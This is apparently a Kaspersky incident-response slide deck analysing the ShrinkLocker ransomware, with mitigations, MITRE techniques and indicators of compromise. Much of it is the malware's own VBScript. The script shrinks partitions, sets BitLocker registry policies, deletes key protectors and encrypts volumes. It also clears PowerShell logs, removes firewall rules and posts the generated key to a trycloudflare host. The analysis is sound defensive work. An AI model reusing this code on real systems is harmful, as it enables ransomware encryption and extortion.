kaspersky

Unraveling the ShrinkLocker Ransomware

Cristian Souza - @cristianzsh, https://cristian.sh

Incident Response Specialist

Global Emergency Response Team | Kaspersky Lab

kaspersky

Agenda

- Introduction
- VBScript analysis
- Tactics, techniques and procedures
- Mitigations
- Conclusion
- Indicators of compromise

kaspersky

Introduction

- Attackers always find creative ways to bypass defensive features and accomplish their goals.
- One of the best ways of evading detection, as well as maximizing compatibility, is to use the operating system’s own features.
- Examples: CryptAcquireContextA, CryptEncrypt, and CryptDecrypt functions from ADVAPI32.dll.

kaspersky

Introduction

- One clever technique caught our attention in a recent incident response engagement: using the native BitLocker feature to encrypt entire volumes and stealing the decryption key.

- Threat actors have found out that this mechanism can be repurposed for malicious ends to great effect.

- In a recent incident response engagement, we found that attackers were able to deploy and run an advanced VBS script that took advantage of BitLocker for unauthorized file encryption.

kaspersky

VBScript analysis

- One interesting fact is that the attackers did not bother to obfuscate the bulk of the code, as threat actors typically do.

- The most plausible explanation for this is that they already had full control of the target system when the script was executed.

- It is stored at C:\ProgramData\Microsoft\Windows\Templates\ as Disk.vbs.

kaspersky

VBScript analysis

- Its first lines contain a function that converts a string to its binary representation using an ADODB.Stream object.

- This function is later used for encoding data to be sent in an HTTP POST request.

```
Function Stream_StringToBinary(Text)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  BinaryStream.Open
  BinaryStream.WriteText Text
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeBinary
 BinaryStream.Position = 0
 Stream_StringToBinary = BinaryStream.Read
 Set BinaryStream = Nothing
End Function
```

kaspersky

VBScript analysis

- The first step by the main function of the script is to use Windows Management Instrumentation (WMI) to query information about the operating system:

```
main
Sub Main
On Error Resume Next
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")

For Each objItem in colItems
  If InStr(1, CreateObject("ADSystemInfo").DomainDNSName, "[redacted]", vbTextCompare) > 0 Then
    else
      If Not condition then Exit Sub
  end if
    If InStr(1, objItem.Caption, "xp", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2000", vbTextCompare) > 0 Or InStr(1, objItem.Caption
      , "2003", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "Vista", vbTextCompare) > 0 Then
        Set fso = CreateObject("Scripting.FileSystemObject")
        fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\Disk.vbs", True
     If Not condition then Exit Sub
    End If
Next
```

kaspersky

VBScript analysis

- Disk resizing operations performed by the script:

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each objItem in colItems
  caption = objItem.Caption
If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2012", vbTextCompare) > 0 Then
  set colLogicalDisksBefore = GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
  Set objShell = CreateObject("Wscript.Shell")
  For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
  For Each SystemVolumeDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE SystemVolume='True'"): SystemVolumeDriveletters=SystemVolumeDisk.DriveLetter: Next
    if SystemVolumeDriveletters = Driveletters then
      Set colPartitions = objWMIService.ExecQuery("SELECT * FROM Win32_DiskPartition WHERE PrimaryPartition = TRUE and DiskIndex = 0")
      For Each objPartition In colPartitions
        strPartitionDeviceID = objPartition.DeviceID
        Set colLogicalDisks = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDiskToPartition WHERE Antecedent='Win32_DiskPartition.DeviceID=""" & strPartitionDeviceID & """'")
        For Each objDisk In colLogicalDisks
          Set colLogicalDisks2 = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DeviceID='" & Replace(Mid(objDisk.Dependent, InStr(objDisk.Dependent, """") + 1), """", "") & "'")
          For Each objLogicalDisk In colLogicalDisks2
          strDriveLetter = objLogicalDisk.DeviceID
            set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
            shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
            shrinkdisk.StdIn.WriteLine("shrink desired=100" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
            If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
            set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
            shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
            shrinkdisk.StdIn.WriteLine("create partition primary size=100" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("format quick recommended override" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("assign" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("active" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
            If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
              shrinkcomplate = "ok"
            Else
            End If
            Else
            Exit for
            End If
          Next
        Next
```

Shrink operations

Shrink status

kaspersky

VBScript analysis

- Boot files reinstall:

```
if shrinkcomplate = "ok" then
Exit For
End if
Next
Set colLogicalDisksAfter = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
    For Each objDiskAfter In colLogicalDisksAfter
      Dim driveExists: driveExists = False
      For Each objDiskBefore In colLogicalDisksBefore
        If objDiskAfter.DeviceID = objDiskBefore.DeviceID Then
          driveExists = True
          Exit For
        End If
      Next
      If Not driveExists Then
        strDriveLetter = objDiskAfter.DeviceID
        Exit For
      End If
    Next
    If Len((CreateObject("WScript.Shell").Exec("bcdboot " & Driveletters & "\windows /s " & strDriveLetter)).stdout.readall) > 0 Then: End If
set remove = CreateObject("WScript.Shell").Exec("diskpart")
remove.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
remove.StdIn.WriteLine("remove" & vbCrLf)
remove.StdIn.WriteLine("exit" & vbCrLf)
If Len(remove.stdout.readall) > 0 then
end if
```

Boot files reinstall

kaspersky

VBScript analysis

- Registry modifications:
  - fDenyTSConnections = 1: disables RDP connections;
  - scforceoption = 1: enforces smart card authentication;
  - UseAdvancedStartup = 1: requires the use of the BitLocker PIN for pre-boot authentication;
  - EnableBDEWithNoTPM = 1: allows BitLocker without a compatible TPM chip;
  - UseTPM = 2: allows the use of TPM if available;
  - UseTPMPIN = 2: allows the use of a startup PIN with TPM if available;
  - UseTPMKey = 2: allows the use of a startup key with TPM if available;
  - UseTPMKeyPIN = 2: allows the use of a startup key and PIN with TPM if available;
  - EnableNonTPM = 1: allows BitLocker without a compatible TPM chip, requires a password or startup key on a USB flash drive;
  - UsePartialEncryptionKey = 2: requires the use of a startup key with TPM;
  - UsePIN = 2: requires the use of a startup PIN with TPM.

kaspersky

VBScript analysis

- Registry modifications:

```
Set colFeatures = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")
If InStr(1, Caption, "2008", vbTextCompare) > 0 Then
  If InStr(1, Caption, "R2", vbTextCompare) > 0 Then
    For Each objFeature in colFeatures
      If objFeature.InstallState <> 1 Then
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 1 /f"
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" /v scforceoption /t REG_DWORD /d 1
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseAdvancedStartup /t REG_DWORD /d 1 /f")).stdout.readall
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f")).stdout.readall
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then:
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 The
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 The
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t REG_DWORD /d 2 /f")).stdout.re
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then:
        If Len((CreateObject("WScript.Shell").Exec("ServerManagerCmd -install BitLocker -allSubFeatures")).stdout.readall) > 0 Then: End If
        Do
        Set colFeaturesCheck = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")

        For Each objFeatureCheck in colFeaturesCheck
          If objFeatureCheck.InstallState = 1 Then
            For Each Os in GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_OperatingSystem")
            os.Win32Shutdown(6)
            WScript.Sleep 6000000
            Next
            Exit Do
          Else
            WScript.Sleep 60000
          End If
        Next
        Loop
```

Registry modifications

kaspersky

VBScript analysis

- The malware then checks if the BitLocker Drive Encryption Service (BDESVC) is running. If not, it starts the service:


```
if (GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Service WHERE Name='BDESVC'")).count=0 then
else
do
For Each BDEService In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Service WHERE Name='BDESVC'")
if BDEService.state = "Running" and BDEService.status = "OK" then
exit do
else
BDEService.startservice()
WScript.Sleep(10000)
end if
Next
loop
end if
```

kaspersky

VBScript analysis

- The script also changes the label of the new boot partitions to the attacker's email as shown in the images below, so the victim can contact them:

```
Dim strComputer
Dim ORLabel
Dim freeSpaceTotal, usedSpaceTotal
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Volume WHERE DriveLetter = '" & Driveletters & "'")
For Each objItem In colItems
  usedSpaceTotal = objItem.Capacity - objItem.FreeSpace
  freeSpaceTotal = objItem.FreeSpace
  objItem.Label=ORLabel
  objItem.Label="TEL onboardingbinder@proton.me"
  objItem.Put_
Next
```



kaspersky

VBScript analysis

- After that, the malware disables the protectors used to secure BitLocker's encryption key and deletes them:

```
For Each objItem in colItems
    caption = objItem.Caption
    If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "7", vbTextCompare) > 0 Then
    Set oShell = CreateObject("WScript.Shell")
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 1 /f")).stdout.r
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" /v scforceoption /t REG_DWORD /d 1 /f")).stdo
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseAdvancedStartup /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then:
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then:
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End I
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End I
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        Set objWMI = GetObject("winmgmts:\\.\root\cimv2\Security\MicrosoftVolumeEncryption")
        Set objVolumes = objWMI.ExecQuery("SELECT * FROM Win32_EncryptableVolume")

        For Each objVolume In objVolumes
      objVolume.DisableKeyProtectors
      objVolume.DeleteKeyProtectors()
            objVolume.ProtectKeyWithNumericalPassword
            objVolume.Encrypt(1),(1)
            objVolume.EnableKeyProtectors()
      objVolume.GetKeyProtectors 0,VolumeKeyProtectorID
      For Each objId in VolumeKeyProtectorID
        Dim test
          objVolume.GetKeyProtectorNumericalPassword objId, test
        If test <> "" Then
          result = result  & objVolume.DriveLetter & " " & objId & " " & test & VBCrLf
        End If
        set test = Nothing
      Next
    Next
  End If
Next
```

kaspersky

VBScript analysis

- The reason for deleting the default protectors is to avoid the recovery of the keys by the user, as in the example below:


```
C:\Windows\system32>manage-bde -protectors -get E:
BitLocker Drive Encryption: Configuration Tool version 10.0.19041
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume E: [Test]
All Key Protectors

    Password:
      ID: {2DFFE8C2-13A9-443C-A5D8-6C4456E89286}

    Numerical Password:
      ID: {6264346B-E2C3-4738-A77E-B868D896DD6F}
      Password:
        431695-539132-161392-096569-294151-290642-425788-055154
```

kaspersky

VBScript analysis

- BitLocker key generation process:

```
Dim seed
seed = CStr(usedMemory) & CStr(usedSpaceTotal) & CStr(freeSpaceTotal) & CStr(freeMemory)  & CStr(sys) & CStr(perf) & CStr(received) & CStr(sent) & CStr(Timer)

Randomize seed
For i = 1 To 64

    randomNum = Int(Len(characters) * Rnd(2))


    randomChar = Mid(characters, randomNum + 1, 1)


    strRandom = strRandom & randomChar

Next

WScript.Echo strRandom
```



kaspersky

VBScript analysis

- Information to be sent:

```
C:\Users\user\Desktop>cscript sample.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PLAIN TEXT DATA:
DESKTOP-MFDBT6R Microsoft Windows 10 Education  C:,E:   Z1UeUXUUOU2MpH$pA6m_yOS7Ihw3r3oOjShuw-Txllorx8LUMUEWhnn8R6osFZq;

ENCODED DATA:
upgrade=REVTS1RPUC1NRkRCVDZSCU1pY3Jvc29mdCBXaW5kb3dzIDEwIEVkdWNhdGlvbglDOixFOgla
MVVlVVhVVU9VMk1wSCRwQTZtX3lPUzdJaHczcjNvT2pTaHV3LVR4bGxvcng4TFVNVUVXaG5u
OFI2b3NGWnE7
```

kaspersky

VBScript analysis

- More PowerShell operations:

```
If Len((CreateObject("WScript.Shell").Exec("wevtutil cl ""Windows PowerShell""")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("wevtutil cl ""Microsoft-Windows-PowerShell/Operational""")).stdout.readall) > 0
Then: End If

If Len((CreateObject("WScript.Shell").Exec("netsh advfirewall set allprofiles state on")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("netsh advfirewall firewall delet rule name=all")).stdout.readall) > 0 Then: End
If

If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""VolumeInit"" /F")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""VolumeCheck"" /F")).stdout.readall) > 0 Then: End If
```

kaspersky


VBScript analysis

- HTTP POST request:

```
Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
urlpath = ".trycloudflare.com/updatelog"
protocol = "https:"
scdomain = "//scottish-agreement-laundry-further"
httpRequest.Open "POST", protocol & scdomain & urlpath, False
httpRequest.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
httpRequest.SetRequestHeader "accept-language", "fr"
httpRequest.SetRequestHeader "user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0"
httpRequest.Option(4) = 13056
httpRequest.Option(6) = false
```

VBScript analysis

- Finally:



kaspersky

Tactics, techniques and procedures

Tactic	Technique	ID
Execution	Command and Scripting Interpreter: Visual Basic	T1059.005
Execution	Windows Management Instrumentation	T1047
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Impact	Data Encrypted for Impact	T1486
Impact	System Shutdown/Reboot	T1529
Defense evasion	Clear Windows Event Logs	T1070.001
Defense evasion	Modify Registry	T1112
Defense Evasion	Disable or Modify System Firewall	T1562.004
Exfiltration	Exfiltration Over Web Service	T1041

kaspersky

Mitigations

- Use robust, properly configured EPP solution to detect threats that try to abuse BitLocker.
- Implement Managed Detection and Response (MDR) to proactively scan for threats.
- If BitLocker is enabled, make sure you are using a strong password and have the recovery keys stored in a secure location.
- Ensure that users have only minimal privileges. This way, they cannot enable encryption features or change registry keys on their own.

kaspersky

Mitigations

- Enable network traffic logging and monitoring. Configure the logging of both GET and POST requests. In case of infection, the requests made to the attacker’s domain may contain passwords or keys.

- Monitor for events associated with VBS execution and PowerShell, and save the logged scripts and commands to an external repository storing activity that may be deleted locally.

- Make backups frequently, store them offline, and test them.

kaspersky

Conclusion

- Attackers are constantly refining their tactics to evade detection. In this incident, we observed the abuse of the native BitLocker feature for unauthorized data encryption.
- The VBS script demonstrates that the malicious actor involved in this attack have an excellent understanding of Windows internals.
- This kind of threat is difficult to detect, since unique strings inside the artifact can be easily modified to bypass YARA rules.
- Therefore, the best detection method in scenarios like these is behavioral analysis, which correlates different actions performed by the application to reach a verdict.

kaspersky

Conclusion

- Kaspersky products detect the threat described in this article with the following verdicts:
  - HEUR:Trojan-Ransom.VBS.ShrinkLocker.a;
  - Trojan.VBS.SAgent.gen;
  - Trojan-Ransom.VBS.BitLock.gen;
  - Trojan.Win32.Generic.

kaspersky

Conclusion

- After our publication, other vendors started detecting this threat as well:

Popular threat label	trojan.shrinkloader/shrinklocker	Threat categories	trojan, ransomware	Family labels	shrinkloader, shrinklocker

Security vendors' analysis			Do you want to automate checks?
AliCloud	Trojan	ALYac	Trojan.Generic.35972084
Arcabit	Trojan.Generic.D224E3F4	Avast	Script:SNH-gen [Trj]
AVG	Script:SNH-gen [Trj]	BitDefender	Trojan.Generic.35972084
Emsisoft	Trojan.Generic.35972084 (B)	eScan	Trojan.Generic.35972084
ESET-NOD32	VBS/ShrinkLoader.A	GData	Trojan.Generic.35972084
Google	Detected	Ikarus	PUA.ASP.Behinder
Kaspersky	HEUR:Trojan-Ransom.VBS.ShrinkLocker.a	Lionic	Trojan.Script.ShrinkLoader.j!c
MAX	Malware (ai Score=88)	Microsoft	Ransom:VBS/ShrinkLoader.RP!MTB
NANO-Antivirus	Trojan.Script.Vbs-heuristic.druvzi	Rising	Trojan.ShrinkLoader/VBS!8.1A42D (TOPI…
Skyhigh (SWG)	BehavesLike.VBS.Dropper.np	Sophos	VBS/Ransom-EUP
Symantec	Trojan.Gen.NPE	Trellix (FireEye)	Trojan.Generic.35972084
VIPRE	Trojan.Generic.35972084	ZoneAlarm by Check Point	HEUR:Trojan-Ransom.VBS.ShrinkLocker.a

kaspersky

Indicators of compromise

- URLs:
  - hxxps://scottish-agreement-laundry-further[dot]trycloudflare[dot]com/updatelog
  - hxxps://generated-eating-meals-top[dot]trycloudflare.com/updatelog
  - hxxps://generated-eating-meals-top[dot]trycloudflare.com/updatelogead
  - hxxps://earthquake-js-westminster-searched[dot]trycloudflare.com:443/updatelog

- E-mail addresses:
  - onboardingbinder[at]proton[dot]me
  - conspiracyid9[at]protonmail[dot]com

- MD5 hashes:
  - 842f7b1c425c5cf41aed9df63888e768

kaspersky

Unraveling the ShrinkLocker Ransomware

Cristian Souza - @cristianzsh, https://cristian.sh

Incident Response Specialist

Global Emergency Response Team | Kaspersky Lab